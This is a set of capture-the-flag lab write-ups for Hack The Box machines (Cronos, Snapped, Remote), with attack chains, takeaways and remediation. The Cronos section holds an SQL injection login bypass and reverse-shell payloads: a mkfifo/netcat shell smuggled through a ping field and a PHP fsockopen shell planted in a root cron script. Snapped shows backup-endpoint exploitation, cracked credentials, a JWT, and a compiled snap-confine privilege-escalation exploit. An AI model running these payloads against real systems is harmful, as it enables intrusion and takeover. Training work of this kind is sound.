1 – Reconnaissance Ran RustScan and identified ports 22 (SSH), 53 (DNS), and 80 (HTTP). Browsed to port 80 and found a default Apache page. Ran feroxbuster with no useful results. Noted an older SSH version but deprioritized it. Used nslookup against the machine’s own DNS server to resolve the hostname and discovered cronos.htb. Added it to /etc/hosts and used dig to enumerate subdomains, finding admin.cronos.htb.
rustscan -a 10.129.227.211 –ulimit 5000 -b 2000 — -A -Pn nslookup 10.129.227.211 10.129.227.211 feroxbuster -u http://10.129.227.211 -w /usr/share/seclists/Discovery/Web-Content/raft-large-words.txt -x php,html,txt,bak,zip,json,xml,py,sh,config –force-recursion
2 – SQL injection authentication bypass Navigated to admin.cronos.htb and found a login page. Bypassed authentication using a classic SQL injection payload and logged in without valid credentials. The admin panel exposed a Net Tool with ping and traceroute functionality.
Username: ‘ or 1=1 — –
3 – Initial Access – command injection in Net Tool Tested the ping functionality and confirmed it was passing input directly to a system command. Piped id and confirmed command injection. Confirmed netcat was present on the system. Used a mkfifo reverse shell payload to obtain an interactive shell as www-data.
8.8.8.8|rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 10.10.16.27 1337 >/tmp/f
4 – User flag Stabilized the shell and enumerated /home. Found another user with user.txt accessible. Retrieved user.txt.
5 – Privilege Escalation – writable root crontab script Enumerated running cron jobs and identified a PHP script being executed as root on a schedule. The script file was world-writable. Replaced the contents with a PHP reverse shell payload, set up a listener, and waited for the cron job to execute. Received a root shell. Retrieved root.txt.
<?php $sock=fsockopen(“10.10.16.27”,1338);exec(“sh <&3 >&3 2>&3”);
Key Takeaways
- SQL injection authentication bypass on admin panel – CWE-89 – The admin login form passed user-supplied input directly into a SQL query without sanitization, allowing complete authentication bypass with a classic OR 1=1 payload. All database queries must use parameterized statements and admin panels must implement additional authentication controls beyond a single login form.
- DNS zone transfer or subdomain enumeration revealing admin panel – The admin subdomain was only discoverable by querying the machine’s own DNS server, which returned zone data exposing internal hostnames. DNS servers must be configured to restrict zone transfers to authorized secondary servers only and internal subdomains must not be discoverable through unauthenticated DNS queries.
- Command injection in Net Tool – CWE-78 – The ping and traceroute functionality passed user input directly to a system command with no sanitization, allowing arbitrary OS command execution via pipe characters. All input that interacts with system commands must be validated against a strict allowlist and commands must be executed using safe API calls rather than shell execution.
- World-writable file executed by root cron job – A PHP script owned by or writable by a non-root user was scheduled to run as root via crontab. Any file executed by a privileged process must be owned by root and must not be writable by any other user. Root crontab entries must be audited regularly for world or group writable scripts.
- Admin panel exposed on a discoverable subdomain with no additional protection – The admin panel was accessible directly from the network with no IP restriction, VPN requirement, or additional authentication layer. Administrative interfaces must be restricted to authorized management networks and must never be reachable from untrusted hosts.
Remediation
[Immediate] Remediate the SQL injection vulnerability – CWE-89 Rewrite all database queries in the admin panel and any other application using parameterized queries or prepared statements. Conduct a full code audit of the Laravel application for any additional SQL injection points. Deploy a WAF with SQL injection detection rules as a compensating control during remediation.
[Immediate] Remediate the command injection vulnerability – CWE-78 Rewrite the Net Tool functionality to use safe API calls with no shell execution. Validate all user-supplied input against a strict allowlist of permitted IP address formats. If ping and traceroute functionality is not operationally required, remove it entirely from the application.
[Immediate] Fix permissions on all root crontab scripts Audit all scripts referenced in root crontab entries and set them to be owned by root with mode 755 or stricter. Remove write access for all non-root users. Implement file integrity monitoring on all cron-executed scripts to alert on unauthorized modifications.
[Immediate] Restrict DNS zone transfers Configure the DNS server to allow zone transfers only to explicitly authorized secondary DNS servers. Disable recursive queries for external clients. Audit all DNS records for internal subdomains that should not be publicly discoverable and remove or restrict any that expose internal infrastructure.
[Short-term] Restrict access to the admin panel Apply firewall rules restricting access to admin.cronos.htb to specific authorized management IP addresses. Require VPN access for all administrative interfaces. Implement MFA on the admin login page and enforce account lockout after failed authentication attempts.
[Long-term] Implement a secure development lifecycle for web applications SQL injection and command injection are well-understood vulnerability classes that must be caught before deployment. Integrate SAST tooling into the CI/CD pipeline, conduct regular web application penetration tests, and train developers on secure coding practices covering parameterized queries, input validation, and safe system command execution.
- SQL injection authentication bypass on admin panel – CWE-89 – The admin login form passed user-supplied input directly into a SQL query without sanitization, allowing complete authentication bypass with a classic OR 1=1 payload. All database queries must use parameterized statements and admin panels must implement additional authentication controls beyond a single login form.
-
Snapped writeup
Snapped writeup
Box name: Snapped
Difficulty: Hard
OS: Linux
Overview: Snapped is a hard-difficulty machine that features two recent CVEs. The foothold showcases CVE-2026-27944 in Nginx-UI, which exposes the /api/backup endpoint without authentication. The endpoint will produce a full backup of the nginx and nginx-UI configuration files, and includes the key to decrypt the backup in the response headers. This leads to finding and decrypting a weak user password from the Nginx-UI database file. Root exploits CVE-2026-3888, a TOCTOU race condition between snap-confine and systemd-tmpfiles. After the system’s cleanup daemon deletes a stale mimic directory under /tmp, the attacker recreates it with controlled content and single-steps snap-confine’s execution via AF_UNIX socket backpressure to win the race during the mimic bind-mount sequence reliably. This poisons the sandbox’s shared libraries, enabling dynamic linker hijacking on the SUID-root snap-confine binary to compromise the system.
Link: https://app.hackthebox.com/machines/Snapped?sort_by=created_at&sort_type=desc
Machine IP: 10.129.3.225
Ran rustscan against the machine.
rustscan -a 10.129.3.225 –ulimit 5000 -b 2000 — -A -Pn

Added snapped.htb to /etc/hosts. Navigated to the site and also nginx version looked interesting so I looked that up. No robots or sourcecode. Running vhost fuzz with ffuf and directory bust with feroxbuster while I read more about the nginx version.
feroxbuster -u http://10.129.3.225 -w /usr/share/seclists/Discovery/Web-Content/raft-large-words.txt -x php,html,txt,bak,zip,json,xml,py,sh,config –force-recursion -t 50 -d 4 –filter-status 404,400
ffuf -u http://snapped.htb -H “Host: FUZZ.snapped.htb” -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -c -fc 302
Right away ffuf found admin.snapped.htb so I also ran ferox for that too.
feroxbuster -u http://admin.snapped.htb -w /usr/share/seclists/Discovery/Web-Content/raft-large-words.txt -x php,html,txt,bak,zip,json,xml,py,sh,config –force-recursion -t 50 -d 4 –filter-status 404,400
Time to read more about nginx UI and the nginx version 1.24.0.


Feroxbuster found a /version.json which gave us the version of Nginx UI. Nginx UI 2.3.2.
Found a few exploits but the most interesting looks like CVE-2026-27944 https://thecyberexpress.com/cve-2026-27944-nginx-ui-backup-vulnerability/. “The vulnerability stems from the /api/backup endpoint in Nginx UI, which is accessible without any authentication controls.” When I navigated to http://admin.snapped.htb/api/backup/ it downloaded a backup.

It’s encrypted but it also gives us the key to decrypt in the header response. Here is a github exploit we can use https://github.com/0xJacky/nginx-ui/security/advisories/GHSA-g9w5-qffc-6762.
python poc.py –target http://admin.snapped.htb –out backup.bin –decrypt


Found a database.db in /backup_extracted/nginx-ui. Read it and we get users admin and jonathan and hashes.

jonathan:$2a$10$8M7JZSRLKdtJpx9YRUNTmODN.pKoBsoGCBi5Z8/WVGO2od9oCSyWq
admin:$2a$10$8YdBq4e.WeQn8gv9E0ehh.quy8D/4mXHHY4ALLMAzgFPTrIVltEvmg
Put them in hashes.txt and tried cracking with hashcat.
hashcat -m 3200 hashes.txt /usr/share/wordlists/rockyou.txt
While that runs I read through the database.db again and his turns out to be an auth token.

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJuYW1lIjoiYWRtaW4iLCJ1c2VyX2lkIjoxLCJpc3MiOiJOZ2lueCBVSSIsInN1YiI6ImFkbWluIiwiZXhwIjoxNzc0MDE1NjUzLCJuYmYiOjE3NzM5MjkyNTMsImlhdCI6MTc3MzkyOTI1MywianRpIjoiMSJ9.3-xEVZ_gL5N9MH6QRtE3ROmyiPpNBT0gUeUxT9IyFts
We get jonathan’s password from hashcat.

Jonathan:linkinpark
Attempted to ssh first and we got it and grabbed user.txt.

Moved linpeas over to the victim machine and ran it.
sudo python3 -m http.server 8080
curl http://10.10.16.27:8080/linpeas.sh -o linpeas.sh
chmod +x linpeas.sh
From linpeas I saw a bunch of things related to snap and considering the box this has to be the path. Googled how to check its version.
snap version

Google exploits and it’s definitely vulnerable for LPE, CVE-2026-388 https://blog.qualys.com/vulnerabilities-threat-research/2026/03/17/cve-2026-3888-important-snap-flaw-enables-local-privilege-escalation-to-root. Found this exploit on github https://github.com/TheCyberGeek/CVE-2026-3888-snap-confine-systemd-tmpfiles-LPE.
Downloaded it to my machine and compiled.
git clone https://github.com/TheCyberGeek/CVE-2026-3888-snap-confine-systemd-tmpfiles-LPE
cd CVE-2026-3888-snap-confine-systemd-tmpfiles-LPE
gcc -O2 -static -o exploit exploit_suid.c
gcc -nostdlib -static -Wl,–entry=_start -o librootshell.so librootshell_suid.c
Moved them over to the target.
python3 -m http.server 8080
wget http://10.10.16.27:8080/exploit
wget http://10.10.16.27:8080/librootshell.so
chmod +x exploit
Then ran it and we get root.
./exploit ./librootshell.so


GG
Attack Chain
1 – Reconnaissance Ran RustScan and identified ports 22 (SSH) and 80 (HTTP). Added snapped.htb to /etc/hosts. Browsed to the site and noted the Nginx version. No robots.txt or interesting source code. Ran feroxbuster and ffuf VHOST fuzzing simultaneously. ffuf immediately found admin.snapped.htb. Ran a second feroxbuster against the admin subdomain which found /version.json, revealing Nginx UI 2.3.2.
rustscan -a 10.129.3.225 –ulimit 5000 -b 2000 — -A -Pn feroxbuster -u http://10.129.3.225 -w /usr/share/seclists/Discovery/Web-Content/raft-large-words.txt -x php,html,txt,bak,zip,json,xml,py,sh,config –force-recursion ffuf -u http://snapped.htb -H “Host: FUZZ.snapped.htb” -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -c -fc 302
2 – Unauthenticated backup download and decryption – CVE-2026-27944 Researched Nginx UI 2.3.2 and found CVE-2026-27944, an unauthenticated access vulnerability on the /api/backup endpoint. Navigating directly to the endpoint downloaded an encrypted backup archive. The decryption key was included in the response headers. Used a public PoC to decrypt the backup and extract its contents. Found a SQLite database at nginx-ui/database.db containing admin and jonathan user accounts with bcrypt hashes and an active JWT auth token for admin.
python poc.py –target http://admin.snapped.htb –out backup.bin –decrypt
3 – Hash cracking and SSH access Placed both bcrypt hashes in hashes.txt and cracked with Hashcat using rockyou. Jonathan’s hash cracked successfully. SSH’d in as jonathan and retrieved user.txt.
hashcat -m 3200 hashes.txt /usr/share/wordlists/rockyou.txt
Credentials recovered: jonathan:linkinpark
4 – Privilege Escalation – snap-confine TOCTOU race condition – CVE-2026-3888 Ran LinPEAS and identified multiple snap-related findings. Checked the snap version and confirmed it was vulnerable to CVE-2026-3888, a TOCTOU race condition between snap-confine and systemd-tmpfiles. The exploit wins the race during snap-confine’s mimic bind-mount sequence by recreating a stale /tmp directory with controlled content and using AF_UNIX socket backpressure to single-step execution, poisoning the sandbox’s shared libraries and hijacking the dynamic linker on the SUID-root snap-confine binary. Compiled the exploit and shared library on the attack machine, transferred both to the target, and executed to obtain a root shell. Retrieved root.txt.
gcc -O2 -static -o exploit exploit_suid.c gcc -nostdlib -static -Wl,–entry=_start -o librootshell.so librootshell_suid.c ./exploit ./librootshell.so
Key Takeaways
- Unauthenticated backup endpoint exposing encrypted archive and decryption key – CVE-2026-27944 (CVSS 9.8 Critical) – The /api/backup endpoint in Nginx UI 2.3.2 required no authentication and returned both the encrypted backup and the decryption key in the same response, completely negating the encryption. Any API endpoint that handles sensitive data must require strong authentication. Returning a decryption key alongside encrypted data in the same response provides no security benefit.
- Version disclosure via /version.json – The Nginx UI version was readable from an unauthenticated endpoint, enabling immediate and precise exploit selection. Version disclosure endpoints must be removed or restricted to authenticated administrators in production deployments.
- JWT auth token stored in the application database – An active admin JWT was stored in the database file extracted from the backup, providing a secondary authentication path without requiring password cracking. JWT tokens must have short expiry windows and must be invalidated on logout. Storing active tokens in the database extends their exploitable lifetime.
- Weak password crackable with rockyou – Jonathan’s bcrypt hash was cracked using the rockyou wordlist. While bcrypt is an appropriate hashing algorithm, the underlying password was a common dictionary word. All user passwords must meet complexity requirements that make dictionary attacks infeasible regardless of the hashing algorithm in use.
- snap-confine TOCTOU race condition enabling root – CVE-2026-3888 (CVSS 7.8 High) – The snap version running was vulnerable to a local privilege escalation via a race condition in snap-confine’s mimic bind-mount sequence. Kernel and system package updates must be applied promptly and snap must be kept at a patched version. If snap is not operationally required, it should be removed entirely.
Remediation
[Immediate] Patch Nginx UI to remediate CVE-2026-27944 (CVSS 9.8 Critical) Update Nginx UI to the latest patched version immediately. Restrict access to the admin subdomain and all Nginx UI API endpoints to authorized management IP ranges via firewall rules. Audit all API endpoints for missing authentication controls and ensure no endpoint returns sensitive data to unauthenticated requests.
[Immediate] Patch snap to remediate CVE-2026-3888 (CVSS 7.8 High) Update snapd and snap-confine to the latest patched version immediately. If snap is not operationally required on the server, remove it entirely using apt purge snapd. Removing the attack surface entirely is preferable to patching where snap has no business justification on a server workload.
[Immediate] Rotate all credentials and tokens extracted from the backup The jonathan and admin password hashes and the admin JWT extracted from the database must all be considered fully compromised. Rotate all affected passwords, invalidate the JWT, and regenerate the application secret key. Audit the backup for any additional credentials, API keys, or configuration secrets.
[Immediate] Remove or authenticate the /api/backup endpoint Require strong authentication on the /api/backup endpoint and all other Nginx UI API endpoints. The decryption key must never be returned in the same response as the encrypted data. Implement separate key management so backup decryption requires a separate authenticated request with an authorized key.
[Short-term] Enforce strong passwords and disable weak password patterns Jonathan’s password was a common band name in the rockyou wordlist. Enforce a minimum password length of 14 characters with complexity requirements for all application and OS accounts. Deploy a banned password list blocking dictionary words and common phrases. Audit existing passwords against common wordlists and force resets where weak passwords are found.
[Long-term] Implement a web application and system component hardening baseline Define a hardening standard covering API authentication requirements, version disclosure endpoints, JWT lifecycle management, snap usage policy, and system package patch cadence. Include Nginx UI and similar web server management interfaces in regular vulnerability scans. Establish an SLA requiring critical and high severity patches to be applied within 72 hours of vendor release.
- Unauthenticated backup endpoint exposing encrypted archive and decryption key – CVE-2026-27944 (CVSS 9.8 Critical) – The /api/backup endpoint in Nginx UI 2.3.2 required no authentication and returned both the encrypted backup and the decryption key in the same response, completely negating the encryption. Any API endpoint that handles sensitive data must require strong authentication. Returning a decryption key alongside encrypted data in the same response provides no security benefit.
-
Remote writeup
Remote writeup
Box name: Remote
Difficulty: Easy
OS: Windows
Overview: Remote is an easy difficulty Windows machine that features an Umbraco CMS installation. Credentials are found in a world-readable NFS share. Using these, an authenticated Umbraco CMS exploit is leveraged to gain a foothold. A vulnerable TeamViewer version is identified, from which we can gain a password. This password has been reused with the local administrator account. Using psexec with these credentials returns a SYSTEM shell.
Link: https://app.hackthebox.com/machines/Remote?sort_by=created_at&sort_type=desc
Machine IP: 10.129.3.206
Ran rustscan against the machine.
rustscan -a 10.129.3.206 –ulimit 5000 -b 2000 — -A -Pn

Checked out ftp as anonymous first. I don’t see any files in passive or active mode.

Checked out port 445 but nothing there.
netexec smb 10.129.3.206 -u “” -p “” –shares

Nothing on port 5985 or 47001 when attempting to navigate to it. Scanning NFS on port 2049.
sudo nmap –script nfs* 10.129.3.206 -sV -p111,2049
While that happens I’m just curious if I put a txt file in ftp if I can see it on one of the http sites but unfortunately put is denied. Got nmap scan back for nfs.

My first rustscan somehow missed a couple of ports but currently not sure if that matters. Let’s try mounting the site_backups.
mkdir test
sudo mount -t nfs 10.129.3.206:/site_backups ./test -O nolock

I poked at the Web.config file to see if anything was in there. Realized I don’t even know what I’m looking at. Searched Umbraco and thats the CMS name. Googled for where credential files possibly be found then read it.

Put the hashes in hashes.txt and attempted to crack with hashcat.
hashcat -m 100 hashes.txt /usr/share/wordlists/rockyou.txt
admin/administrator:baconandcheese

Smith is actually salted and different. Put his hash in hash2.txt
hashcat -m 1450 -a 0 hash2.txt /usr/share/wordlists/rockyou.txt
That didn’t work. Tried another mode.
hashcat -m 1460 -a 0 hash2.txt /usr/share/wordlists/rockyou.txt
That also found. I don’t believe thats an issue as we got admin, let’s just be aware that account exists. I rescanned with nmap as I was confused that I could get all this but saw nothing on the other open http ports.

And apparently my first rustscan missed port 80.
